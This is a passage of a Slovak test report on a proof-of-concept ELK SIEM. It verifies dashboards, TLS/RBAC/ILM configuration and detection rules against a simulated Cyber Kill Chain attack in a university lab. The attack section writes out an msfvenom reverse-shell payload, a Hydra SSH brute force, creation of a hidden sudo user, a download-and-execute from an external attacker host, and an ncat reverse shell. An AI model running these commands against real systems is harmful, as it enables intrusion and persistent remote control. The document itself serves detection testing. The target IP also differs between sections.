5. Na dashboarde IDS DMZ sa overila vizualizácia zdrojových IP adries (Top Source IPs) – farebne odlíšené IP adresy v časovej osi umožňujúce sledovanie správania zdrojov v čase.
6. Na dashboarde IDS DMZ sa overila geografická mapa vizualizujúca bezpečnostné udalosti na základe geografického pôvodu IP adries s farebným odlíšením podľa závažnosti.
7. Otvoril sa dashboard Login Activity Monitoring a overilo sa sledovanie prihlasovacích udalostí – zobrazenie úspešných a neúspešných prihlásení.
8. Otvoril sa dashboard Zaťaženie Stacku a overilo sa monitorovanie využitia operačnej pamäte komponentov ELK stacku (Elasticsearch uzly, Logstash, Kibana).
9. V module Discover sa overila funkčnosť prezerania logov – zobrazenie záznamov, aplikácia filtrov podľa polí a vyhľadávanie v bezpečnostných dátach.

Očakávaný výsledok: Očakávaným výsledkom je, že Spaces budú nakonfigurované a navigácia medzi nimi bude funkčná. Hlavné funkcionality budú dostupné v navigačnom menu. Dashboard IDS DMZ má zobrazovať alerty zo Suricata a FortiGate vrátane rozdelenia podľa závažnosti, najčastejších signatúr, zdrojových IP adries a geografickej mapy. Dashboard Login Activity Monitoring má zobrazovať prihlasovacie udalosti a dashboard Zaťaženie Stacku má vizualizovať využitie pamäte ELK komponentov. Modul Discover má umožňovať prezeranie, filtrovanie a vyhľadávanie v logoch.

Skutočný výsledok: Po prihlásení boli dostupné nakonfigurované Spaces s logickým oddelením pravidiel a prístupov. V navigačnom menu boli dostupné všetky hlavné funkcionality – Discover, Dashboards (Analytics a Security), Rules, Alerts, Dev Tools, Stack Monitoring a Stack Management. Dashboard IDS DMZ zobrazoval bezpečnostné udalosti detegované IDS systémami Suricata a FortiGate – celkový počet alertov, rozdelenie podľa

závažnosti a časový priebeh detekcií za sledované obdobie. Prehľad najčastejších signatúr bol dostupný a zobrazoval zoznam signatúr vrátane počtu zachytených alertov. Vizualizácia zdrojových IP adries zobrazovala farebne odlíšené IP adresy v časovej osi. Geografická mapa zobrazovala bezpečnostné udalosti na základe pôvodu IP adries s farebným odlíšením podľa závažnosti a legendou pre filtrovanie podľa zdroja dát. Dashboard Login Activity Monitoring bol funkčný a zobrazoval prihlasovacíe udalosti. Dashboard Zaťaženie Stacku prezentoval údaje o využití operačnej pamäte komponentov ELK stacku. Modul Discover umožňoval prezeranie logov, aplikáciu filtrov a vyhľadávanie. Počas testu neboli pozorované kritické chyby.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že Kibana v rámci ELK Stacku poskytuje funkčné vizualizačné a analytické nástroje. Nasadené dashboardy sú funkčné a umožňujú vizualizáciu bezpečnostných dát z viacerých zdrojov prostredníctvom grafov, metrík, tabuliek a geografických máp.

Zistenia a poznámky: Test TS-ELK-02 overoval vizualizačnú funkcionalitu v rozsahu nasadenia PoC. Dashboardy IDS DMZ predstavujú vizualizačnú a analytickú vrstvu, ktorá agreguje výstupy z detekčných nástrojov a umožňuje ich prehľadné vyhodnocovanie. Kibana v rámci PoC nepinila úlohu detekcie, ale poskytovala analytické a vizualizačné nástroje potrebné pre efektívnu interpretáciu dát. Logické oddelenie pomocou Spaces umožňuje separáciu prístupov a pravidiel podľa kontextu, čo je dôležité pre oddelenie testovacích a prevádzkových dát. Modul Discover poskytuje flexibilný nástroj na ad-hoc analýzu bezpečnostných udalostí, čo dopĺňa predpripravené dashboardy. Detailné overovanie detekčných a korelačných pravidiel vrátane simulácie útokov a automatického testovania je predmetom testovania v neskorších etapách.

Záver: Test preukázal, že Kibana v rámci ELK Stacku poskytuje funkčné vizualizačné a analytické nástroje. Nasadené dashboardy umožňujú identifikovať anomálie, sledovať správanie zdrojov a vyhodnocovať bezpečnostný stav infraštruktúry, čím bola potvrdená rola ELK Stacku ako vizualizačnej a analytickej vrstvy SIEM riešenia v rámci SOCaaS platformy INNOSOC.

2.3 TC-ELK-03 Overenie bezpečnostnej konfigurácie, retenčnej politiky a monitorovania infraštruktúry ELK Stacku

Typ testu: Funkčný test

Účel testu: Overiť, či je bezpečnostná konfigurácia ELK Stacku korektne implementovaná – šifrovaná komunikácia (TLS) medzi komponentmi, autentifikácia bez uloženia hesiel v plaintexte (keystore), riadenie prístupu na základe rolí (RBAC) a sieťová ochrana (iptables). Zároveň overiť, že retenčná politika (ILM) zabezpečuje definovaný presun dát medzi hot, warm a cold uzlami a že monitorovanie infraštruktúry prostredníctvom Stack Monitoring a externých nástrojov je funkčné. Test je zameraný na overenie konfigurácie a základnej

funkčnosti bezpečnostných a prevádzkových mechanizmov, nie na záťažové testovanie ani penetračné testovanie.

Predmet overenia: Predmetom testu je overenie bezpečnostnej a prevádzkovej konfigurácie ELK Stacku v rozsahu popísanom v dokumentácii PoC. Pre bezpečnostnú konfiguráciu sa overovalo šifrovanie komunikácie medzi komponentmi pomocou TLS certifikátov vystavených vlastnou certifikačnou autoritou, autentifikácia prostredníctvom keystore (bez plaintextových hesiel v konfiguračných súboroch), riadenie prístupu na základe rolí (RBAC) s definovanými rolami a oprávneniami a sieťová ochrana pomocou firewall pravidiel (iptables). Pre retenčnú politiku sa overovalo nastavenie Index Lifecycle Management (ILM) – presun dát z hot uzlov (SSD, <5 dní) na warm (HDD, <14 dní), následne na cold (<21 dní) a mazanie. Pre monitorovanie sa overovala funkčnosť Stack Monitoring v Kibane a konfigurácia externého monitorovania (Metricbeat, Zabbix, LibreNMS).

Východiskový stav: ELK Stack bol nasadený a všetky komponenty boli v prevádzke (overené testom TS-ELK-01). Elasticsearch cluster so 7 uzlami mal definované TLS certifikáty vystavené vlastnou certifikačnou autoritou pomocou elasticsearch-certutil. Komunikácia medzi uzlami, medzi Logstash a Elasticsearch a medzi Kibana a Elasticsearch bola šifrovaná. Pre Logstash bol vytvorený účet logstash_internal s rolou logstash_writer podľa princípu najnižších oprávnení s oprávneniami monitor, manage_index_template, manage_ilm, manage_pipeline a definovanými index patterns (gvm-greenbone*, elasticsearch-elk-elasticsearch*, syslog-fortigate*, waf-filebeat*, auditbeat*, suricata*, threatintel-filebeat*). Pre Kibanu bol použitý účet kibana_system s heslom uloženým v keystore. Retenčná politika bola nakonfigurovaná s diferenciáciou hot/warm/cold uzlov. Firewall pravidlá (iptables) boli nakonfigurované na kontajneroch Elasticsearch, Logstash a Kibany. Monitorovanie bolo zabezpečené pomocou Metricbeat, Zabbix a LibreNMS.

Postup testu:

1. Overila sa bezpečnostná konfigurácia Elasticsearch – v konfiguračných súboroch uzlov sa overilo nastavenie xpack.security.enabled, xpack.security.transport.ssl (šifrovanie medzi uzlami) a xpack.security.http.ssl (šifrovanie HTTP komunikácie) s cestami k certifikátom.
2. Overilo sa, že Elasticsearch využíva audit logging – nastavenie xpack.security.audit.enabled a definované typy auditovaných udalostí (access_denied, authentication_failed, connection_denied, tampered_request, security_config_change).
3. Overila sa bezpečnostná konfigurácia Logstash – v input.conf sa overilo nastavenie obojstranného TLS overovania (ssl_enabled, ssl_certificate, ssl_key, ssl_certificate_authorities, ssl_client_authentication => required).
4. Overilo sa, že Logstash autentifikácia voči Elasticsearch prebieha prostredníctvom používateľa logstash_internal s heslom uloženým v keystore (${ES_psswd}), nie v plaintexte.

5. Overila sa bezpečnostná konfigurácia Kibany – v kibana.yml sa overilo pripojenie na Elasticsearch cez HTTPS, definícia certifikačnej autority (elasticsearch-ca.pem) a autentifikácia prostredníctvom účtu kibana_system.
6. V module Stack Management sa overila správa používateľov a rolí – prítomnosť RBAC konfigurácie, existencia roly logstash_writer s definovanými oprávneniami a priradenie rolí používateľom.
7. Overila sa retenčná politika (ILM) – nastavenie Index Lifecycle Management s definovaným presunom dát medzi hot, warm a cold uzlami podľa časových intervalov (hot <5 dní, warm <14 dní, cold <21 dní, mazanie).
8. V module Stack Monitoring sa overilo monitorovanie využitia operačnej pamäte komponentov ELK stacku – porovnanie reálneho využitia s pridelenými limitmi pre Elasticsearch uzly, Logstash a Kibanu.
9. V Dev Tools konzole sa overila možnosť vykonávania diagnostických dotazov na Elasticsearch – overenie stavu clustra, zobrazenie uzlov a ich rolí.

Očakávaný výsledok: Očakávaným výsledkom je, že bezpečnostná konfigurácia bude korektne implementovaná – komunikácia medzi komponentmi bude šifrovaná (TLS), heslá nebudú uložené v plaintexte (keystore), prístup bude riadený na základe rolí (RBAC) a sieťová ochrana bude zabezpečená firewall pravidlami. Retenčná politika má zabezpečovať definovaný presun dát medzi hot, warm a cold uzlami. Stack Monitoring má zobrazovať metriky využitia zdrojov komponentov. Dev Tools konzola má umožňovať diagnostické dotazy.

Skutočný výsledok: Bezpečnostná konfigurácia Elasticsearch potvrdila šifrovanie komunikácie – xpack.security bol aktívny, transport SSL aj HTTP SSL boli povolené s cestami k certifikátom pre každý uzol. Audit logging bol aktívny s definovanými typmi auditovaných udalostí vrátane access_denied, authentication_failed a security_config_change. Logstash input.conf obsahoval obojstranné TLS overovanie – SSL bolo povolené, certifikáty a kľúč boli definované a klientská autentifikácia bola nastavená ako povinná (required). Autentifikácia Logstash voči Elasticsearch prebiehala prostredníctvom používateľa logstash_internal s heslom uloženým v keystore. Kibana bola pripojená na Elasticsearch cez HTTPS s definovanou certifikačnou autoritou a účtom kibana_system. Správa používateľov a rolí potvrdila RBAC konfiguráciu – rola logstash_writer bola definovaná s oprávneniami monitor, manage_index_template, manage_ilm a manage_pipeline pre definované index patterns. Retenčná politika (ILM) bola nakonfigurovaná – dáta sa presúvali z hot uzlov (SSD, <5 dní) na warm (HDD, <14 dní), následne na cold (<21 dní) a po 21 dňoch boli mazané. Stack Monitoring zobrazoval metriky využitia operačnej pamäte komponentov – žiadny komponent nepracoval na hranici kapacity. Dev Tools konzola umožňovala vykonávanie diagnostických dotazov na Elasticsearch. Počas testu neboli pozorované kritické chyby.

Vyhodnotenie testu: Splnené.

Na základe vykonaného overenia možno konštatovať, že bezpečnostná konfigurácia ELK Stacku je korektne implementovaná, retenčná politika zabezpečuje definovaný životný cyklus dát a monitorovanie infraštruktúry je funkčné.

Zistenia a poznámky: Test TS-ELK-03 overoval bezpečnostnú a prevádzkovú konfiguráciu v rozsahu PoC. Bezpečnostná konfigurácia (TLS, keystore, RBAC, iptables, audit logging) zodpovedá princípom defence-in-depth a zabezpečuje šifrovanú komunikáciu, riadenie prístupu a ochranu citlivých údajov. Princíp najnižších oprávnení (least privilege) bol implementovaný pri účte logstash_internal s definovanou rolou a obmedzenými oprávneniami na konkrétne indexové vzory. Obojstranné TLS overovanie medzi Logstash a beat agentami zabezpečuje, že dáta sú prijímané len od autorizovaných zdrojov, čo je kľúčové pre integritu SIEM riešenia. Retenčná politika s diferenciáciou hot/warm/cold zabezpečuje efektívne využitie úložného priestoru – najnovšie dáta na rýchlych SSD diskoch, staršie dáta na HDD. Monitoring pomocou viacerých nástrojov (Stack Monitoring, Metricbeat, Zabbix, LibreNMS) zvyšuje spoľahlivosť dohľadu nad infraštruktúrou. Záťažové testovanie a penetračné testovanie bezpečnostnej konfigurácie sú predmetom testovania v neskorších etapách.

Záver: Test preukázal, že bezpečnostná konfigurácia ELK Stacku je v prostredí PoC korektne implementovaná – komunikácia je šifrovaná, prístup riadený na základe rolí, citlivé údaje chránené pomocou keystore a sieťový prístup obmedzený firewall pravidlami. Retenčná politika zabezpečuje efektívny životný cyklus dát a monitorovanie potvrdzuje prevádzkovú stabilitu. Tým bola potvrdená bezpečnostná a prevádzková pripravenosť ELK Stacku ako SIEM riešenia v rámci SOCaaS platformy INNOSOC.

2.4 Súhrnné hodnotenie ELK Stack (SIEM)

Identifikátor	Názov testu	Typ testu	Overovaná oblasť	Vyhodnotenie
TS-ELK-01	Overenie nasadenia a dostupnosti ELK Stacku	Funkčný test	Elasticsearch cluster (7 uzlov), Logstash pipeline, Kibana rozhranie, vzájomná komunikácia	**Splnené**
TS-ELK-02	Overenie vizualizácie bezpečnostných dát a analytických dashboardov	Funkčný test	Discover, dashboardy (IDS DMZ, Login Activity, Zaťaženie Stacku), Spaces	**Splnené**
TS-ELK-03	Overenie bezpečnostnej konfigurácie, retenčnej politiky a monitorovania	Funkčný test	TLS, RBAC, keystore, ILM, Stack Monitoring, audit logging	**Splnené**

3 TESTOVANIE DETEKCIE INCIDENTOV V ELK POMOCOU SIMULOVANÉHO ÚTOKU CYBER KILLCHAIN


V rámci testovania detekčných pravidiel bol realizovaný simulovaný útok, označovaný aj ako emulácia protivníka (adversary emulation). Tento prístup simuluje správanie útočníka na základe známych techník a postupov využívaných napríklad skupinami typu APT.

Pri návrhu scenára sme využili poznatky z frameworku MITRE ATT&CK, ktorý poskytuje prehľad techník a taktík útočníkov na základe reálnych incidentov. Simulovaný útok však nie je viazaný na konkrétny scenár z tohto frameworku, ale je mapovaný na jednotlivé fázy modelu Cyber Kill Chain.

Cyber Kill Chain predstavuje model popisujúci životný cyklus kybernetického útoku a slúži ako nástroj pre jeho detekciu a analýzu. Model zahŕňa nasledujúce fázy:

- prieskum (Reconnaissance)
- zbrojenie (Weaponization)
- doručenie (Delivery)
- zneužitie (Exploitation)
- inštalácia (Installation)
- ovládanie a riadenie (Command and Control)
- akcie na cieľ (Actions on Objective)

Jednotlivé fázy reprezentujú postup útočníka od získavania informácií o cieľovom systéme, cez jeho kompromitáciu až po dosiahnutie finálneho cieľa, napríklad získanie dát alebo narušenie dostupnosti systému.



Cyber kill chain

3.1 Testovacia infraštruktúra

Testovanie je zamerané na jedno zariadenie, ktoré predstavuje cieľ útoku a zároveň zabezpečuje odosielanie logov do SIEM prostredníctvom nástroja Auditbeat. Pre dosiahnutie realistických výsledkov je zariadenie pripojené do podsiete, v ktorej sa nachádzajú aj ostatné monitorované zariadenia.

Je zabezpečené oddelenie testovacích dát na dvoch úrovniach:

- na logickej úrovni pomocou samostatného priestoru (space) v kibane „Testing“,
- na úrovni indexov pomocou separátnej šablóny „auditbeat-testing“.

Logické oddelenie umožňuje izolované spracovanie bezpečnostných upozornení, zatiaľ čo samostatná index šablóna poskytuje možnosť úprav pri nastavovaní politiky uchovávania dát (ILM) aj ich vizualizáciu.

Testovacie zariadenie s operačným systémom Ubuntu 24.04.2 LTS má IP adresu 192.168.2.187 a slúži ako obeť útokov a teda aj ako zdroj dát pre overovanie detekčných mechanizmov.

3.2 Popis scenára

Jedným z predpokladov je prístup útočníka do univerzitnej siete, ktorý je možné získať napríklad prostredníctvom univerzitných WiFi sietí, internátnej siete,laboratórií FRI UNIZA alebo VPN pripojenia.

V rámci testovania je využité pripojenie z laboratória FRI UNIZA. Následne je realizovaná fáza prieskumu, počas ktorej je vykonané skenovanie siete pomocou nástroja Zenmap.

nmap -p 1-65535 -T5 -A -v -Pn --unprivileged --script=default,vuln,auth,malware,exploit 192.168.xxx.xxx

Vykonaný sken je zameraný na konkrétnu IP adresu testovacieho zariadenia 192.168.2.178. Skenovanie celej podsiete nie je realizované s cieľom minimalizovať dopad na ostatnú infraštruktúru.

Nmap Output | Ports / Hosts | Topology | Host Details | Scans

Port	Protocol	State	Service	Version
22	tcp	open	ssh	OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
2000	tcp	open	cisco-sccp	
5060	tcp	open	sip	

Zenmap výstup

Prešli sme na fázu zbrojenie. Ako môžeme vidieť z obrázka naša obeť, testovací stroj, používa operačný systém Ubuntu. Vytvorili sme si payload pre reverseshell pomocou nástroja msfvenom:

msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=18.209.66.222 LPORT=4444 -f elf -o revshell.elf

Pre vytvorenie reverzného shellu je použitý payload typu TCP určený pre operačný systém Linux. Payload sa pripája na IP adresu 18.209.66.222 na porte 4444, ktorý je predvolený pre nástroj Meterpreter. Výsledný súbor má názov revshell.elf a predstavuje spustiteľný formát ELF pre Linux.

Cieľová IP adresa sa nachádza mimo univerzitného rozsahu a patrí EC2 inštancii v prostredí AWS, ktorá je využitá ako útočnícke zariadenie za účelom zvýšenia realistickosti scenára. Komunikácia preto prechádza firewallom ako odchádzajúca prevádzka z internej siete smerom do externého prostredia.

Fáza doručenia nie je v tomto scenári realizovaná. Vo fáze zneužitia (Exploitation) je využitý otvorený port služby SSH, na ktorý je následne vedený útok hrubou silou pomocou nástroja Hydra.

hydra -l ubuntu -P hesla.txt -t 4 -f ssh://192.168.2.178

Vo fáze prieskumu je identifikovaný operačný systém Ubuntu, na základe čoho je pri útoku hrubou silou v nástroji Hydra zvolené používateľské meno ubuntu. Tento prístup reflektuje bežné správanie útočníkov, ktorí využívajú generické prihlasovacie mená.

Zoznam hesiel je použitý zo slovníka hesla.txt, pričom prihlasovacie údaje testovacieho zariadenia sú nastavené tak, aby zodpovedali tomuto slovníku.

Môžeme vidieť, že útok hrubou silou bol úspešný a prihlasovacie údaje sú ubuntu:ubuntuubuntu. Prihlásili sme sa pomocou získaných prihlasovacích údajov cez SSH na daný stroj a zadali niekoľko príkazov:

id

cat /etc/passwd

cat /etc/sudoers

Po získaní prístupu sú zisťované oprávnenia používateľa ubuntu a vykonané základné príkazy na zistenie informácií o systéme a používateľoch vrátane konfigurácie sudo. Následne je v rámci fázy inštalácie vytvorený nový používateľ s administrátorskými právami za účelom zabezpečenia perzistencie.

adduser system

usermod -aG sudo system

Pre novovytvoreného používateľa je zvolené generické meno system, ktoré môže pôsobiť legitímne pre užívateľa. Následuje prihlásenie pod týmto účtom a v rámci fázy inštalácie je stiahnutý a spustený payload reverzného shellu.

wget http://18.209.66.222:88/revshell.elf -O systemfile.elf && chmod +x systemfile.elf

./systemfile.elf

V čase sťahovania a spúšťania payloadu je na útočníckom zariadení v prostredí OpenStack spustený nástroj msfconsole a zároveň jednoduchý HTTP server dostupný na porte 88, z ktorého je payload poskytovaný.

msfconsole

use exploit/multi/handler

set PAYLOAD linux/x64/meterpreter/reverse_tcp

set LHOST 0.0.0.0

set LPORT 4444

run

python3 -m http.server 88

Ďalej sme prešli na fázu ovládanie a riadenie. V rámci tejto fázy sme komunikovali s napadnutým zariadením cez náš reverseshell. Ako prvé sme zadali príkaz shell, ktorý otvorí shell napadnutého zariadenia, ako môžeme vidieť na obrázku.

Pokračovali sme vytvorením záložného reverseshell pomocou nástroja netcat:

ncat 18.209.66.222 8080 -e /bin/bash

Tento reverseshell sa pripájal na stroj útočníka, na port 8080. To znamená, že na stroji, ktorý slúžil ako útočník ešte pred zadaním príkazu vyššie, musel byť vytvorený listener:

nc -lvnp 8080

Finálna fáza akcie na cieľ obsahovala stiahnutie nástroja nmap, na kompromitovanom zariadení, a následné spustenie skenovania služieb http, https, rdp a ssh. Skenovanie bolo vykonané pre podsieť, v ktorej sa kompromitovaný stroj nachádzal.

apt install nmap -y

ip a

nmap 192.168.2.0/24 -p 22,80,443,3389

3.3 Vyhodnotenie detekcie nasadeného SIEM ELK

Cieľom tejto časti je vyhodnotiť schopnosť detekcie nasadeného SIEM riešenia voči simulovanému útoku. Realizáciou útoku sú generované bezpečnostné upozornenia na základe analyzovaných udalostí v systéme.

Vyvolané upozornenia:

- SIGMA - Linux Network Service Scanning - Auditd
- SIGMA - Creation Of An User Account
- SIGMA - Privileged User Has Been Created
- SIGMA - System Owner or User Discovery – Linux
- ET SCAN Potential SSH Scan
- SIGMA - Potential Netcat Reverse Shell Execution
- ET SCAN Suspicious inbound to Oracle SQL port 1521
- SIGMA - Cat Sudoers
- ET SCAN Potential VNC Scan 5800-5820
- ET SCAN Suspicious inbound to mySQL port 3306
- Linux User Added to Privileged Group
- SIGMA - Suspicious Activity in Shell Commands
- Password Guessing Linux
- Potential Success Bruteforce Linux

Väčšina bezpečnostných upozornení ktoré zaznamenalo SIEM ELK riešenie sa viaže s monitorovaním koncového zariadenia. Avšak medzi upozorneniami sa nachádzajú aj upozornenia z IDS nástroja Suricata.

Pre správne vyhodnotenie schopnosti detekcie implementovaného SIEM riešenia je nutné vyvolané upozornenia klasifikovať do fáz modelu Cyber Kill Chain. Podľa časti Priebeh útoku sme pri emulácii správania útočníka ako prvé aktívne skenovali sieť. Túto aktivitu vyhodnotila IDS sonda Suricata ako podozrivú a vytvorila upozornenia:

- ET SCAN Suspicious inbound to Oracle SQL port 1521
- ET SCAN Potential VNC Scan 5800-5820
- ET SCAN Suspicious inbound to mySQL port 3306

Z názvu jednotlivých pravidiel je jasné, ktorú aktivitu a na ktorých portoch Suricata vyhodnotila ako podozrivú. Fáza prieskumu bola detegovaná štyrmi pravidlami IDS nástroja. Fáza zbrojenia pozostáva z prípravy payload. Z toho vyplýva, že táto fáza nie je detekovateľná. Taktiež fázu doručenia, ktorú simulovaný útok neobsahuje, nemôže nástroj SIEM detegovať. Vo fáze využitie zraniteľnosti bol realizovaný útok hrubou silou. Akcia vyvolala bezpečnostné upozornenia vytvorené IDS nástrojom a na základe pravidiel, ktoré sme vytvorili pre detegovanie útoku hrubou silou:

- ET SCAN Potential SSH Scan
- Password Guessing Linux
- Potential Success Bruteforce Linux

Bezpečnostné upozornenie, ktoré SIEM vytvoril na základe upozornenia z IDS, indikuje skenovanie SSH služby, nie útok hrubou silou na túto službu. Takáto reakcia nie je ideálna. Útok hrubou silou je záväznejší ako vykonávanie skenovania. Útok predstavuje aktívnu snahu o preniknutie do systému, ale pri skenovaní ide o zber informácií. Príkazy ktoré boli zadané útočníkom po úspešnom vykonaní útoku hrubou silou upozorňujú na zisťovanie informácií o používateľoch systému:

- SIGMA - System Owner or User Discovery – Linux
- SIGMA - Cat Sudoers

Vo fáze inštalácie sme ako prvé vytvorili používateľa a zvýšili mu oprávnenia:

- SIGMA - Creation Of An User Account
- SIGMA - Privileged User Has Been Created
- Linux User Added to Privileged Group

Detekcia vytvorenia používateľa so zvýšenými oprávneniami je jasne viditeľná. Ďalej sme stiahli a spustili reverseshell vygenerovaný pomocou nástroja msfvenom. Metasploit Framework je ľahko dostupný nástroj pre červený tým v oblasti kybernetickej bezpečnosti. Tento rámec obsahuje rôzne nástroje, msfvenom je jedným z nich. Absencia detekcie reverseshell, ktorý bol vytvorený práve takýmto generickým nástrojom je kritická. Vo fáze ovládanie a riadenie sme pustili reverseshell pomocou nástroja netcat:

- SIGMA - Linux Network Service Scanning - Auditd
- SIGMA - Potential Netcat Reverse Shell Execution

Takáto akcia vyvolala aj pravidlo s kritickou závažnosťou. Finálna fáza akcie na cieľ sa zamerala na spustenie sieťového skenu, ktorému predchádzala inštalácia nástroja nmap:

- SIGMA - Suspicious Activity in Shell Commands
- SIGMA - Linux Network Service Scanning - Auditd

Ako je viditeľné rôzne akcie môžu vyvolať rovnaké bezpečnostné upozornenie. Toto správanie je úplne v poriadku, hlbšia analýza potencionálneho incidentu odhalí prečo dané upozornenie bolo vytvorené, v prípade nami vykonaného simulovaného útoku stačí porovnať názvy procesov, ktoré vyvolali rovnaké upozornenie.

V tejto časti sme ukázali, že simulovaný útok je pomerne dobre detekovateľný, aj keď je tam istý priestor na vylepšenia. V tabuľke 3 je sumarizácia aktivít a vyvolaných bezpečnostných upozornení.

Aktivita	Bezpečnostné upozornenie
Aktívne skenovanie	*ET SCAN Suspicious inbound to Oracle SQL port 1521*
	ET SCAN Potential VNC Scan 5800-5820
	ET SCAN Suspicious inbound to mySQL port 3306
Bruteforce	*ET SCAN Potential SSH Scan* *Password Guessing Linux* *Potential Success Bruteforce Linux*
Vytvorenie privilegovaného používateľa.	SIGMA - Creation Of An User Account
	SIGMA - Privileged User Has Been Created
	Linux User Added to Privileged Group
Zobrazenie informácií o používateľoch systému	SIGMA - Cat Sudoers
	SIGMA - System Owner or User Discovery – Linux
netcat reverseshell	SIGMA - Linux Network Service Scanning - Auditd
	SIGMA - Potential Netcat Reverse Shell Execution
Spustenie nástroja nmap.	SIGMA - Suspicious Activity in Shell Commands
	SIGMA - Linux Network Service Scanning - Auditd

Tabuľka: Simulovaný útok, detekcie

3.4 Súhrn testovania

Identifikátor	Názov testu	Typ testu	Overovaná oblasť	Vyhodnotenie
TS-CKC-01	Príprava testovacej infraštruktúry	Simulačný test	Nasadenie testovacej infraštruktúry – izolácia v Kibana space „Testing", separátna index šablóna „auditbeat-testing", Auditbeat agent na cieľovom Ubuntu stroji	**Splnené**
TS-CKC-02	Realizácia simulovaného útoku podľa Cyber Kill Chain	Simulačný test	Fázy útoku: prieskum (Zenmap/nmap), zbrojenie (msfvenom), zneužitie (Hydra brute-force SSH), inštalácia (nový admin účet, reverse shell), C2 (ncat), akcie na cieľ (sieťový sken kompromitovaným strojom)	**Splnené**
TS-CKC-03	Vyhodnotenie detekcie nasadeného SIEM ELK	Simulačný test	Detekčné schopnosti ELK – vyvolané SIGMA pravidlá (Network Service Scanning, User Account Creation, Privileged User, Netcat Reverse Shell, Cat Sudoers, Password Guessing a ďalšie), generovanie security alertov	**Splnené**

4 AUTOMATICKÉ TESTOVANIE DETEKČNÝCH PRAVIDIEL V ELK POMOCOU ATOMIC RED TEAM

4.1 Popis testovacieho scenára

V rámci testovania sú identifikované relevantné MITRE ATT&CK techniky a podtechniky na základe parametra uvedeného v definíciách detekčných pravidiel. Následne sú z knižnice Atomic Red Team vybrané testy zodpovedajúce týmto technikám pre platformu Linux.

Pre niektoré techniky síce existujú detekčné pravidlá v SIEM riešení, avšak nie sú pre ne dostupné vhodné testy. Zároveň dostupné testy nepokrývajú všetky možné scenáre.

4.2 Výsledky testovania

Počas spúšťania testov nebolo možné všetky prerekvizity nainštalovať alebo časti testu skončili s chybovým kódom. Z tohto dôvodu nemožno všetky testy považovať za relevantné. Výsledky testov sme zobrazili v tabuľke nižšie.

